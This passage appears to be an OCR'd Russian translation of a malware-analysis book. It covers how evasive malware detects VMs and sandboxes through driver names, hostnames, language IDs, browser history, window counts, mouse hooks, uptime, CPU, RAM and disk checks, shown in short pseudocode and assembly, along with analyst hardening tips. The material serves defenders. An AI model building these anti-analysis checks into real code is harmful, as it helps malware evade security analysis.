


Рис. 4-5. Исследование драйверов с помощью WinObj

Ниже перечислены некоторые распространённые драйверы гипервизоров VMware Workstation и VirtualBox.

VMware Workstation

- `vm3dmp`
- `vm3dmp-debug`
- `vm3dmp-stats`
- `vm3dmp-sloader`
- `vmci`
- `vmhgfs`
- `VMMemCtl`
- `vmmouse`
- `vmrawdsk`
- `vmusbmouse`
- `vsock`

VirtualBox

- `VBoxGuest`
- `VBoxMouse`
- `VBoxSF`
- `VBoxVideo`
- `VBoxWddm`

А вот некоторые распространённые устройства.

VMware Workstation

- `VMCIGuestDev`
- `VMCIHostDev`
- `vm3dmpDevice`
- `vmci`
- `vmmemctl`

VirtualBox

- `VBoxGuest`
- `VBoxMiniRdr`

Имена пользователей и узлов

Во многих автоматизированных песочницах для анализа вредоносных программ существует стандартный список возможных имён пользователей, назначаемых системным учётным записям. Эти имена могут выбираться случайным образом, однако зачастую они жёстко заданы. Аналогичным образом имена системных узлов могут быть жёстко заданы и случайным образом выбираться при загрузке. Впрочем, это характерно не только для автоматизированных песочниц. Аналитики вредоносных программ также могут настраивать свои аналитические VM с именами пользователей или узлов, которые выглядят типовыми, хорошо известны либо иначе отличаются от того, как настроил бы свою систему "настоящий" пользователь.

Некоторые вредоносные программы способны воспользоваться этим, перечисляя учётные записи пользователей и получая имя узла системы, а затем целенаправленно разыскивая типовые имена

пользователей, например `Administrator`, `User` или `John`, либо имена узлов `Cuckoo`, `Test`, `Desktop`, `Workstation` или `Lab`. Часто проверяется и `TequilaBoomBoom` - имя узла, которое одно время использовала служба песочницы VirusTotal.

> **Примечание.** Настраивайте VM и среды песочниц с нетиповыми именами пользователей и узлов. Старайтесь применять значения, которые использовал бы реальный конечный пользователь или корпоративная среда, либо выбирайте имена случайным образом.

Параметры языка и региона

Параметры клавиатуры и языка можно использовать для определения местонахождения потенциальной жертвы. Вредоносная программа может применять этот метод, чтобы по географическим или геополитическим причинам включить либо исключить узел из числа подходящих целей или уклониться от анализа. Предположим, например, что образец хочет определить, находится ли потенциальная жертва в России или говорит ли она по-русски. В зависимости от этих сведений программа может решить развернуть на узле полезную нагрузку либо незаметно завершить работу. Ниже приведены три разных подхода, позволяющих извлечь эту информацию:

• получить язык раскладки клавиатуры;
• перечислить языковые параметры самой системы, например язык интерфейса;
• получить региональные параметры узла.

Первый метод, пожалуй, наиболее распространён. Функция Windows `GetKeyboardLayout` возвращает активный язык клавиатуры узла, а `GetKeyboardLayoutList` - полный список всех языков клавиатуры, установленных на узле.

Получить языковые параметры узла можно несколькими функциями Windows. Например, `GetUserDefaultUILanguage` возвращает язык пользовательского интерфейса вошедшего в систему пользователя. `GetSystemDefaultUILanguage` возвращает язык системы, а точнее язык, на котором установлена ОС. Наконец, `GetProcessPreferredUILanguages` выводит языки, которые могут использовать выполняемые пользователем процессы. Вот сколько вариантов!

Региональные параметры узла отличаются от параметров языка клавиатуры и пользовательского интерфейса тем, что представляют собой набор связанных с языком настроек для определённой комбинации языка и страны. В региональные параметры могут входить, например, форматы отображения валюты и даты/времени, а также идентификатор языка. Функции Windows API `GetSystemDefaultLCID` и `GetUserDefaultLCID` возвращают региональные сведения, которые можно применять для профилирования узла или пользователя. У процессов и потоков также могут быть собственные региональные параметры, запрашиваемые вредоносной программой посредством функции `GetThreadLocale`.

В образце вредоносной программы вы, скорее всего, увидите вызов одной из упомянутых функций, например `GetKeyboardLayout`, а затем сравнение с несколькими значениями, представляющими идентификаторы языков Windows. Следующий псевдокод демонстрирует этот метод в действии:

```
keyboard_layout = GetKeyboardLayout(0)
if keyboard_layout == "0x419" {
    TerminateProcess()
}
```

Этот образец вызывает функцию `GetKeyboardLayout` и сравнивает результат со значением `0x419`, которое является шестнадцатеричным идентификатором русского языка. Если используется данный идентификатор, вредоносная программа выполняет `TerminateProcess`.

В табл. 4-2 перечислены некоторые идентификаторы языков Windows.

Таблица 4-2. Распространённые идентификаторы языков

Идентификатор (в шестнадцатеричном виде)	Язык (и соответствующая страна)
`0x402`	Болгарский (Болгария)
`0x4`	Китайский (упрощённое письмо) (Китай)
`0x809`	Английский (Великобритания)
`0x409`	Английский (США)
`0x407`	Немецкий (Германия)
`0x418`	Румынский (Румыния)
`0x419`	Русский (Россия)

Существует ещё несколько более скрытных способов перечислить или логически вывести параметры языка и региона потенциальной жертвы, например перечисление форматов даты и времени, форматов валюты или даже сведений календаря. Возможный список столь обширен, что одному этому методу можно было бы посвятить часть книги. Важнее всего, что теперь у вас есть знания, необходимые для выявления многих распространённых способов, которыми вредоносная программа может профилировать язык и регион жертвы.

Сведения о версии операционной системы

Перед заражением машины жертвы вредоносной программе часто требуется определить, работает ли на ней определённая ОС. Например, Stuxnet заражал только компьютеры с Windows XP, поскольку его авторы знали, что на целевых объектах Windows XP применяется для управления программируемыми логическими контроллерами Siemens. Образец, способный работать только в определённой версии Windows, может попытаться распознать ОС до заражения узла, чтобы случайно не вызвать его сбой. Например, если вредоносная программа содержит код эксплойта, который работает только в конкретной подверсии Windows, такой как Windows 7 Service Pack 1, но вызывает нестабильность системы в Windows 7 Service Pack 2, ей может потребоваться сначала определить подверсию ОС жертвы, чтобы предотвратить непреднамеренный сбой, способный предупредить жертву о её присутствии.

Обычно этот метод не реализуют именно как метод обнаружения или уклонения, но его стоит обсудить в данном контексте, потому что он всё же может мешать анализу. Например, если бы вы исследовали Stuxnet и решили запустить образец в VM или песочнице с современной ОС Windows, он, вероятно, не стал бы работать правильно, тем самым непреднамеренно уклоняясь от автоматизированных и динамических методов анализа. Следует помнить о важном обстоятельстве: если образец вредоносной программы неправильно выполняется в вашей среде анализа, он необязательно намеренно пытается уклониться.

Целевую ОС и её версию можно перечислить несколькими способами посредством Windows API. Эту задачу выполняет функция `GetVersionEx` вместе со своей близкой родственницей `GetVersion`, как показано ниже:

```
lea     eax, [ebp-0A0h]
push    eax
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 9Ch
call    GetVersionExA
test    eax, eax
jnz     short loc_2
--snip--
cmp     [ebp+VersionInformation.dwMajorVersion], 4
jnz     loc_1000FA0F
```

Функция `GetVersionExA` принимает буфер в качестве аргумента. После вызова `GetVersionExA` возвращённые сведения об ОС будут сохранены в этой области памяти. Инструкция `lea` загружает адрес буфера `[ebp-0A0h]` в регистр `eax`, после чего адрес буфера помещается в стек инструкцией `push eax`.

Далее образец должен определить размер данных, возвращаемых вызовом функции `GetVersionExA`. Эти данные будут храниться в структуре с именем `VersionInformation`. Образец задаёт размер структуры `VersionInformation` как `9C`, что в шестнадцатеричном виде равно 156 байтам.

Наконец, образец вызывает `GetVersionExA` (`call GetVersionExA`), чтобы получить версию ОС, а позднее проверяет эти сведения, сравнивая `dwMajorVersion` со значением `4`, представляющим очень старую версию Windows. Для масштаба: номер версии Windows XP равен 5! По существу, этот образец проверяет, насколько стара версия Windows на данном узле.

В табл. 4-3 приведена часть значений `dwMajor` и `dwMinor` для версий ОС.

Таблица 4-3. Версии ОС dwMajor и dbMinor

Операционная система	`dwMajorVersion`	`dwMinorVersion`
Windows 10	10	0
Windows Server 2016	10	0
Windows 8.1	6	3
Windows Server 2012	6	2
Windows 7	6	1
Windows Server 2008	6	0
Windows Vista	6	0
Windows XP	5	1

Итоги

В этой главе мы рассмотрели множество распространённых и несколько не столь распространённых способов, с помощью которых вредоносная программа может обнаружить среду анализа, исследуя объекты и артефакты операционной системы. В следующей главе мы изучим некоторые методы, позволяющие вредоносной программе искать свидетельства реальной пользовательской активности или её отсутствия, чтобы выявить лежащую в основе среду VM или

песочницы.

Глава 5. Выявление пользовательской среды и взаимодействия



По мере того как автоматизированные песочницы для анализа вредоносных программ всё лучше скрывают себя от уклоняющихся образцов, авторам вредоносных программ приходится приспосабливаться. Одна из применяемых ими тактик - перечисление среды пользователя и его взаимодействий с ней. Как отмечалось в главе 4, в обычной пользовательской системе открыты вкладки браузера, множество окон, используются приложения и часто происходят взаимодействия с мышью и клавиатурой, поэтому она сильно отличается от среды песочницы. Автоматизированная песочница для анализа вредоносных программ предназначена для того, чтобы загрузиться, запустить образец, а затем быстро завершить работу. Она может не демонстрировать обычного поведения пользователя или других признаков, указывающих, что это настоящая система конечного пользователя.

Современная вредоносная программа может искать свидетельства существования реального пользователя, проверяя типичное пользовательское поведение, например наличие загруженных файлов cookie браузера, параметров фонового рисунка рабочего стола или взаимодействий с мышью и клавиатурой. В этой главе я опишу несколько интересных методов, которыми вредоносные программы достигают этой цели.

Файлы cookie, кеш и история браузера

Некоторые вредоносные программы способны перечислять файлы cookie, кеш и историю просмотра веб-страниц на узле. Файлы cookie - небольшие файлы, сохраняемые веб-страницами на диск, обычно для хранения конфигурации сайта и предпочтений пользователя. В зависимости от браузера и его версии cookie могут храниться в отдельных файлах или в небольшой базе данных, например SQLite. Кеш представляет собой файл или группу файлов с ресурсами сайтов, например изображениями, благодаря которым страница быстрее загружается при следующем посещении. Подобно cookie, кеш может храниться в нескольких файлах или в базе данных. Наконец, история просмотра - это всего лишь список посещённых ранее сайтов, обычно находящийся в одном или нескольких файлах базы данных.

У обычного конечного пользователя, скорее всего, хранятся сотни или тысячи файлов cookie и кеша и имеется обширная история веб-сёрфинга, тогда как в типичной песочнице или системе анализа вредоносных программ всё это может полностью отсутствовать. Вредоносная программа способна воспользоваться этим несоответствием: подсчитать количество cookie, записей кеша или посещённых сайтов и сравнить его с пороговым значением. Например, если на машине жертвы в истории просмотра всего пять записей, программа может предположить, что выполняется в чистой среде песочницы.

У каждого браузера есть стандартные расположения cookie, файлов кеша и истории просмотра, которые вредоносная программа может попытаться перечислить. Ниже приведены некоторые наиболее распространённые.

Chrome

- `C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default`
- `C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Cache`
- `C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\History`

Firefox

- `C:\Users\<user>\AppData\Local\Mozilla\Firefox\Profiles`
- `C:\Users\<user>\AppData\Roaming\Mozilla\Firefox\Profiles`

Internet Explorer

- `C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Cookies`
- `C:\Users\<user>\AppData\Local\Microsoft\Windows\Temporary Internet Files`
- `C:\Users\<user>\AppData\Local\Microsoft\Windows\WebCache`
- `C:\Users\<user>\AppData\Local\Microsoft\Internet Explorer\Recovery`

Edge

- `C:\Users\<user>\AppData\Local\Packages\<package name>\AC\MicrosoftEdge\User\`
- `C:\Users\<user>\AppData\Local\Packages\<package name>\AC\MicrosoftEdge\Cache\`

Разумеется, этот список не исчерпывающий, а расположения могут меняться в зависимости от используемых версий ОС Windows и браузера.

Если вы заметили, что вредоносная программа перебирает эти файлы, возможно, вызывая такие функции Windows, как `FindFirstFile` и `FindNextFile`, она может пытаться обнаружить среду анализа. Кроме того, программа способна использовать `FindFirstUrlCacheEntry` и `FindNextUrlCacheEntry`, которые последовательно перечисляют записи кеша браузера. Однако эти API относятся только к кешам браузеров Microsoft. И вновь способ перечисления будет в значительной степени зависеть от используемого браузера и его версии.

В старых браузерах и их версиях для хранения cookie, кеша и истории обычно используется множество небольших файлов, а в современных - базы данных. Если cookie, кеш и история браузера хранятся в файлах баз данных, вредоносная программа может попытаться взаимодействовать с ними напрямую. Например, в исполняемом файле вредоносной программы или адресном пространстве памяти её процесса можно обнаружить статические строки, ссылающиеся на определённые каталоги браузера, такие как `C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\History`, а вслед за ними такой запрос к базе данных:

```
SELECT title FROM urls
```

Эту команду можно применить для перечисления всей веб-истории в базе данных истории. Взаимодействие с базами данных выходит за рамки книги, поэтому мы не будем углубляться в подробности, но важно знать о таком методе.

Последние файлы Office

Последние файлы Office - ещё один хороший способ определить, работает ли вредоносная программа в аналитической лаборатории. Реальный конечный пользователь, скорее всего, открывал множество файлов в приложениях Microsoft Office, и Windows ведёт их учёт. Например, при открытии документа в Word файл добавляется в список последних файлов Office.

Сведения о последних файлах Office находятся в разделе реестра `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\<Office_Version_Number>`, в определённом подразделе с именем `Excel`, `Word`, `Powerpoint` и так далее. Дополнительная информация может храниться в каталоге файловой системы `C:\Users\<user>\AppData\Roaming\Microsoft\Office\Recent`. Если вы заметили, что вредоносная программа перечисляет этот раздел реестра или путь к папке с помощью любой из ранее упомянутых функций Windows для перечисления файлов и реестра, вполне возможно, она пытается найти последние документы Office и определить, используется ли узел жертвы "настоящим" конечным пользователем.

Пользовательские файлы и каталоги

У обычного пользователя, вероятно, имеется множество файлов в различных пользовательских каталогах системы: Documents, Pictures, Desktop и других. С помощью методов перечисления файлов, описанных в главе 4, вредоносная программа может перебрать эти каталоги, чтобы определить, принадлежит ли узел реальному пользователю. Обнаружив отсутствие пользовательской активности в данных каталогах, программа может заключить, что выполняется в песочнице или среде анализа, и предпринять действия по уклонению.

Фоновый рисунок рабочего стола

Один особенно изобретательный способ обнаружения аналитических машин состоит в проверке текущего фонового рисунка: настоящие пользователи склонны заменять стандартный фон Windows. Для этого вредоносная программа может просто проверить значение реестра `Wallpaper` по адресу `HKEY_CURRENT_USER\Software\Microsoft\Internet`

Explorer\Desktop\General\WallpaperSource. Если пользователь всё ещё применяет стандартный фоновый рисунок Windows, значение WallpaperSource будет содержать путь к нему, находящийся где-то в каталоге C:\Windows\. Если же пользователь установил собственный фон рабочего стола, WallpaperSource, скорее всего, будет содержать пользовательский каталог и имя изображения, например C:\Users\<user>\Pictures\my_wallpaper.jpg.

Окна рабочего стола

Некоторые варианты вредоносных программ подсчитывают активные окна рабочего стола или ищут определённые окна. Они могут воспользоваться функцией GetForegroundWindow, чтобы проверить, меняется ли окно переднего плана, то есть активное в данный момент. Поскольку я набираю этот текст в LibreOffice, сейчас именно эта программа является моим активным окном переднего плана. У настоящего пользователя активное окно, скорее всего, будет меняться довольно часто. Например, я могу свернуть LibreOffice, отдохнуть от письма и посмотреть в Chrome ролики с кошками на YouTube. В среде автоматизированной песочницы для анализа вредоносных программ активное окно, вероятно, почти не меняется. Некоторые варианты вредоносных программ знают об этом и могут использовать данное свойство для обнаружения системы анализа. В следующем примере программа проверяет, изменилось ли окно переднего плана через пять секунд:

```
loc_34E642:
call GetForegroundWindow
mov dword ptr ds:[ebx+WindowHandle], eax
push 1388h ; "5s"
call Sleep
call GetForegroundWindow
cmp dword ptr ds:[ebx+WindowHandle], eax
je loc_34E642
```

Сначала вредоносная программа вызывает GetForegroundWindow, которая возвращает дескриптор текущего окна переднего плана и сохраняет его в буфере по адресу [ebx+WindowHandle]. Затем программа вызывает функцию Sleep, приостанавливающую образец на пять секунд. После этого она во второй раз вызывает GetForegroundWindow и сравнивает значения дескрипторов, полученные двумя вызовами, с помощью cmp dword ptr ds:[ebx+WindowHandle], eax. Если дескрипторы совпадают, то есть окно переднего плана не изменилось, процедура вновь выполняет цикл. Образец может продолжать цикл бесконечно, потенциально полностью избегая анализа в автоматизированной песочнице, либо выполнить несколько итераций, а затем завершиться. Оба сценария создают интересную проблему для песочницы анализа вредоносных программ. К счастью, многие современные песочницы имитируют действия пользователя, чтобы сорвать этот метод. Некоторые даже способны работать в интерактивном режиме, позволяющем непосредственно взаимодействовать с вредоносной программой внутри песочницы, что также помогает обходить подобную тактику.

В качестве альтернативы образец может использовать функцию EnumWindows, которая возвращает количество открытых окон на рабочем столе пользователя. Windows создаёт множество объектов окон по разным причинам, поэтому в обычной пользовательской среде это число будет довольно большим. Например, когда я выполнил EnumWindows в своей личной системе, она вернула значение 97 окон! В среде анализа песочницы оно, скорее всего, окажется существенно меньше. Следующий фрагмент кода демонстрирует применение функции EnumWindows:

```
push ebx
call EnumWindows
pop eax
cmp eax, 20
jle terminate_process
```

EnumWindows принимает параметр, который, по существу, служит указателем на буфер для хранения результата вызова функции (push ebx). После вызова EnumWindows инструкция pop eax извлекает указатель из буфера ebx со стека в eax. Вредоносная программа сравнивает значение EnumWindows, теперь хранящееся в eax, с 20, и, если количество открытых окон меньше этого значения или равно ему, образец завершает работу. Здесь предполагается, что в песочнице анализа вредоносных программ одновременно будет активно не более 20 окон.

Помимо перечисления количества активных окон в системе жертвы или определения того, меняется ли окно переднего плана, вредоносная программа может активно искать окно определённого приложения. Это полезно по двум причинам. Во-первых, образец может искать открытые окна с приложениями, которыми обычно пользуются конечные пользователи: продуктами Microsoft Office, почтовыми программами, браузерами и так далее. Если открыто достаточно таких приложений, программа может обоснованно предположить, что выполняется не в лаборатории аналитика. Во-вторых, образец способен искать определённые инструменты анализа вредоносных программ, подобно тому, что описано в разделе "Процессы" главы 4. Например, он может искать открытые окна, содержащие строки Procmon, Fiddler или Wireshark, обычно вызывая функцию EnumWindows или FindWindow. Как и при поиске определённого процесса, он перебирает открытые окна и сравнивает заголовок каждого со строкой, а результат может подсказать ему, что проводится анализ.

Взаимодействие с мышью и клавиатурой

Обычные конечные пользователи почти всегда перемещают указатель по экрану с помощью мыши, независимо от того, просматривают ли они интернет, редактируют документ или играют в видеоигру. Некоторые вредоносные программы способны обнаруживать эту активность посредством GetCursorPos, которая возвращает координаты указателя мыши пользователя. Следующий псевдокод показывает, как это может выглядеть на практике:

```
GetCursorPos(&CursorPos1)
Sleep(30)
GetCursorPos(&CursorPos2)

if (CursorPos1 == CursorPos2)
    TerminateProcess()
```

Сначала вредоносная программа вызывает функцию GetCursorPos и сохраняет полученные координаты указателя мыши в буфере CursorPos1. Затем она вызывает функцию Sleep, которая приостанавливает её выполнение на 30 секунд, после чего вновь вызывает GetCursorPos. Наконец, программа сравнивает два полученных значения координат указателя и, если они совпадают, то есть указатель не двигался, завершает работу. Вероятно, вы понимаете, почему это эффективный способ уклонения от автоматизированных песочниц: указатель вряд ли будет двигаться сам по себе, если, конечно, песочница не спроектирована для имитации настоящего пользователя.

Ещё один похожий метод состоит в том, что перед выполнением вредоносного кода программа ожидает нажатия определённых кнопок мыши или заданного количества щелчков. В 2012 году FireEye опубликовала исследовательскую статью "Hot Knives Through Butter: Evading File-based Sandboxes" об использовании этого метода семейством вредоносных программ Upclicker. Для наблюдения за действиями мыши Upclicker устанавливал её перехватчик, благодаря чему вредоносная программа могла перехватывать и отслеживать всю активность мыши и ожидать определённых событий. Вот как это может выглядеть в коде:

```
push offset jump_location
```

```
push 0Eh
call SetWindowsHookExA
--snip--
loc jump_location:
call do_evil_things
```

Сначала образец помещает в стек параметр `jump_location`: по этому адресу программа перейдёт при наступлении определённого события мыши. Другой параметр, `0E` в шестнадцатеричном виде, или 14 в десятичном, указывает `SetWindowsHookExA` перехватывать действия мыши. Вызов `SetWindowsHookExA` предписывает программе перейти к коду по адресу `jump_location`, когда пользователь-жертва нажмёт кнопку мыши.

Для краткости этот код упрощён. В действительности вредоносная программа, скорее всего, реализовала бы дополнительную логику и предпринимала действие только при определённых событиях мыши, например при щелчке левой кнопкой, как в случае Upclicker. Подробнее прочитать об Upclicker и одновременно получить хорошее введение в уклонение от песочниц можно в отчёте FireEye по адресу https://media.blackhat.com/us-13/US-13-Singh-Hot-Knives-Through-Butter-Evading-File-based-Sandboxes-WP.pdf.

Эта магия перехвата работает не только с мышью. Вредоносная программа может также перехватить клавиатуру, передав функции `SetWindowsHookEx` значение `0Dh`, то есть 13 в десятичном виде, а затем ожидать нажатия определённой клавиши перед полным выполнением. Перехват подробнее рассматривается в главах 8 и 12. В качестве альтернативы программа может вызвать функцию `GetAsyncKeyState` для наблюдения за нажатиями клавиш.

Наблюдение за взаимодействиями с мышью и клавиатурой может быть очень эффективным способом обнаружения и обхода автоматизированной песочницы анализа вредоносных программ. Если песочница или аналитик не нажмут определённые клавиши или кнопки мыши, в контексте среды песочницы образец может выглядеть совершенно безвредным.

> **Примечание.** Чтобы имитировать среду настоящего конечного пользователя, придайте аналитическим VM и песочницам максимально правдоподобный вид. Полезно сменить фоновый рисунок и посетить несколько сайтов, чтобы заполнить каталоги cookie и кеша. Даже открытие дополнительных окон и перемещение мыши по экрану может помочь избежать некоторых из этих методов обнаружения, пусть при этом вы и будете чувствовать себя немного глупо.

Время работы системы

Время работы системы - это продолжительность периода, в течение которого она включена; оно способно послужить вредоносной программе отличным признаком нахождения в среде анализа. Типичное устройство конечного пользователя, скорее всего, остаётся включённым часами, если не днями. Серверы могут работать без перезагрузки месяцами или годами. Поскольку аналитики обычно загружают свои VM и песочницы для анализа образца по запросу, короткое время работы может стать серьёзной подсказкой, что система является аналитической машиной.

Проверить время работы системы можно несколькими способами, как посредством Windows API, так и с помощью вспомогательных команд. Пожалуй, самый распространённый способ - функция Windows API `GetTickCount`, возвращающая время работы системы в миллисекундах. Такт создаётся генератором тактовых импульсов процессора, который отвечает за отсчёт времени и координацию инструкций. При выключении или перезагрузке системы значение `GetTickCount`, по существу, сбрасывается в 0. Следующий код использует `GetTickCount`, чтобы проверить, была ли система включена в течение 20 минут:

```
mov  ebx, 124F80h
call GetTickCount
cmp  eax, ebx
jb   terminate_process
```

Сначала образец перемещает шестнадцатеричное значение `124F80`, равное десятичному 1200000, в регистр `ebx`. Оно представляет 1 200 000 миллисекунд, или 20 минут. Затем программа вызывает `GetTickCount` и сравнивает возвращённое число тактов со значением в `ebx`. Если значение `GetTickCount` меньше значения `ebx`, то есть система включена менее 20 минут, образец завершает работу.

Вредоносная программа может получить время работы системы и с помощью командной строки Windows. Среди вариантов - команда `sysinfo`, возвращающая список сведений о системе, включая время работы; бинарный файл `uptime.exe`, входящий в большинство версий Windows; и команда `net statistics workstation`. Наконец, программа может вызвать WMIC и получить время работы командой `wmic os get lastbootuptime`.

И последнее важное замечание: `GetTickCount` и другие упомянутые методы часто применяются как в безвредных, так и во вредоносных приложениях, а не только для выявления сред анализа и песочниц. Сам факт проверки времени работы системы образцом не означает, что он уклоняется от анализа, однако такое поведение следует считать тревожным признаком.

Итоги

В этой главе мы рассмотрели несколько изобретательных и скрытных способов, которыми вредоносная программа может перечислять среду и искать свидетельства реальной пользовательской активности. Многие из этих методов обнаружения пользователя можно сорвать, просто спроектировав среду анализа так, чтобы она выглядела правдоподобной для вредоносной программы. Некоторые изменения, например замена стандартного фонового рисунка Windows и добавление нескольких записей в историю просмотра, реализуются легко. Другие способы противодействия методам обнаружения рассматриваются в приложении A. Обратите внимание также, что некоторые продвинутые песочницы имеют встроенную защиту от многих из этих методов.

В следующей главе мы разберём, как уклоняющаяся вредоносная программа может перечислять сведения об оборудовании системы и сетевых устройствах, чтобы обнаруживать среду анализа VM.

Глава 6. Перечисление конфигураций оборудования и сети



Сведения об оборудовании, например скорость ЦП и объём выделенной оперативной памяти, а также сетевые конфигурации, такие как MAC- и IP-адреса сетевых интерфейсов узла, могут указать вредоносной программе, что она работает в лабораторной среде. Кроме того, программа способна использовать эти сведения для установления контекста своей среды выполнения. В этой главе мы обсудим методы, с помощью которых вредоносная программа может собирать такую информацию и уклоняться от обнаружения.

Конфигурации оборудования и устройств

Конфигурации системного оборудования могут предоставить образцу ценные сведения, позволяющие определить, работает ли он в VM или песочнице. В VM применяется эмулируемое оборудование, которое легко отличить от настоящего; кроме того, виртуальные машины часто настроены совсем иначе, чем физические системы. Вредоносная программа может также перечислять сведения об оборудовании, например количество процессоров, объём установленной в системе оперативной памяти, ёмкость хранилища на жёстком диске и многое другое. В этом разделе мы поочерёдно рассмотрим каждую из этих областей.

ЦП

Поскольку виртуализированные ЦП выглядят несколько иначе, чем их физические аналоги, вредоносная программа часто проверяет процессор узла, чтобы определить контекст выполнения. Получить сведения об оборудовании ЦП можно несколькими способами. Один из наиболее распространённых подходов - вызов функции `GetSystemInfo` для получения значения `dwNumberOfProcessors`, обозначающего количество процессоров в системе. В современных компьютерных системах почти всегда больше одного процессора и процессорного ядра. Чтобы определить, работает ли она на виртуальной машине, вредоносная программа может проверить, меньше ли у узла двух процессорных ядер:

```
SYSTEM_INFO systemInfo;
GetSystemInfo(systemInfo);
int numProcessors = systemInfo.dwNumberOfProcessors;
if numProcessors < 2 {
    KillSelf()
}
```

В этом псевдокоде образец определяет структуру `systemInfo`, а затем вызывает `GetSystemInfo`. Структура - это тип данных, позволяющий объединить другие данные под одним именем. Все сведения, возвращённые функцией `GetSystemInfo`, будут сохранены в структуре `systemInfo`. Затем вредоносная программа исследует содержащееся в ней значение `dwNumberOfProcessors` и, если `numProcessors` меньше 2, завершает работу.

Аналогичным образом образец может вызвать следующие функции, чтобы получить сведения, по которым можно судить о среде выполнения:

`GetLogicalProcessorInformation`
: Возвращает сведения о ядрах процессора.

`GetNativeSystemInfo`
: Возвращает сведения, подобные результату `GetSystemInfo`, но обычно вызывается 64-разрядными приложениями.

`IsProcessorFeaturePresent`
: Возвращает состояние различных возможностей процессора. Если для `PF_VIRT_FIRMWARE_ENABLED` возвращается истинное значение, система использует виртуальную микропрограмму, что служит очевидной подсказкой о вероятной виртуализации системы.

Для перечисления ЦП можно также использовать блок среды процесса. Напомним из главы 1, что структура PEB состоит из указателей на другие структуры в памяти, содержащие сведения о выполняющемся в данный момент процессе. Следующий код показывает, как вредоносная программа может искать в PEB сведения о ЦП:

```
mov eax, dword ptr fs:[0x30]
mov edx, dword ptr ds:[eax+0x64]
cmp edx, 1
je  terminate_process
```

Образец перемещает адрес PEB, хранящийся в `fs:[0x30]`, в регистр `eax`, а затем помещает в регистр `edx` определённое смещение PEB, которое интересует вредоносную программу (`[eax+0x64]`). По смещению `0x64` в структуре PEB хранится количество процессорных ядер, настроенных в системе. Если процессорное ядро одно, вредоносная программа завершает работу, переходя к функции `terminate_process`.

> **Примечание.** Для 64-разрядных процессов адрес PEB находится в регистре `gs` по адресу `gs:[0x60]`, поэтому обращайте внимание и на вредоносные программы, ссылающиеся на

этот адрес.

Оперативная память

В современных компьютерах обычно установлено не менее 4 Гбайт оперативной памяти, однако в некоторых средах анализа вредоносных программ и песочницах такого объёма может не быть. Если установленная память не достигает порога в 4 Гбайт или похожего значения, вредоносная программа может предположить, что работает в виртуальной среде. Для проверки она вызывает функцию Windows `GetPhysicallyInstalledSystemMemory`, возвращающую объём системной памяти:

```
lea  ecx, [ebp+TotalMemoryInKilobytes]
call GetPhysicallyInstalledSystemMemory
cmp  ecx, 4194302
jl   terminate_process
```

Здесь образец вызывает функцию `GetPhysicallyInstalledSystemMemory` с параметром `TotalMemoryInKilobytes`, в котором будет сохранено возвращённое функцией значение общего объёма системной памяти. После вызова программа сравнивает `TotalMemoryInKilobytes` со значением `4194302`, то есть 4 194 302 Кбайт, или 4 Гбайт. Если объём системной оперативной памяти меньше 4 Гбайт, образец переходит к `terminate_process` и удаляет себя.

Жёсткие диски

Большинству современных компьютеров выделяются сотни гигабайт дискового пространства. Вредоносная программа может запросить ёмкость жёстких дисков и, если значение окажется ниже определённого порога, решить, что работает в виртуальной среде. Обычно порог составляет 40, 60 или 80 Гбайт, но с ростом средней ёмкости хранилищ это число может увеличиваться.

Для сбора сведений о жёстких дисках и их ёмкости чаще всего используются функции Windows `GetDiskFreeSpace` и `GetDiskFreeSpaceEx`. Помимо уклонения, у вредоносной программы мало причин запрашивать место на жёстком диске, поэтому такие функции должны послужить для вас тревожным признаком. Простой способ обойти эту тактику уклонения - увеличить размер дисков VM более чем до 40 Гбайт, а ещё лучше до 80 Гбайт.

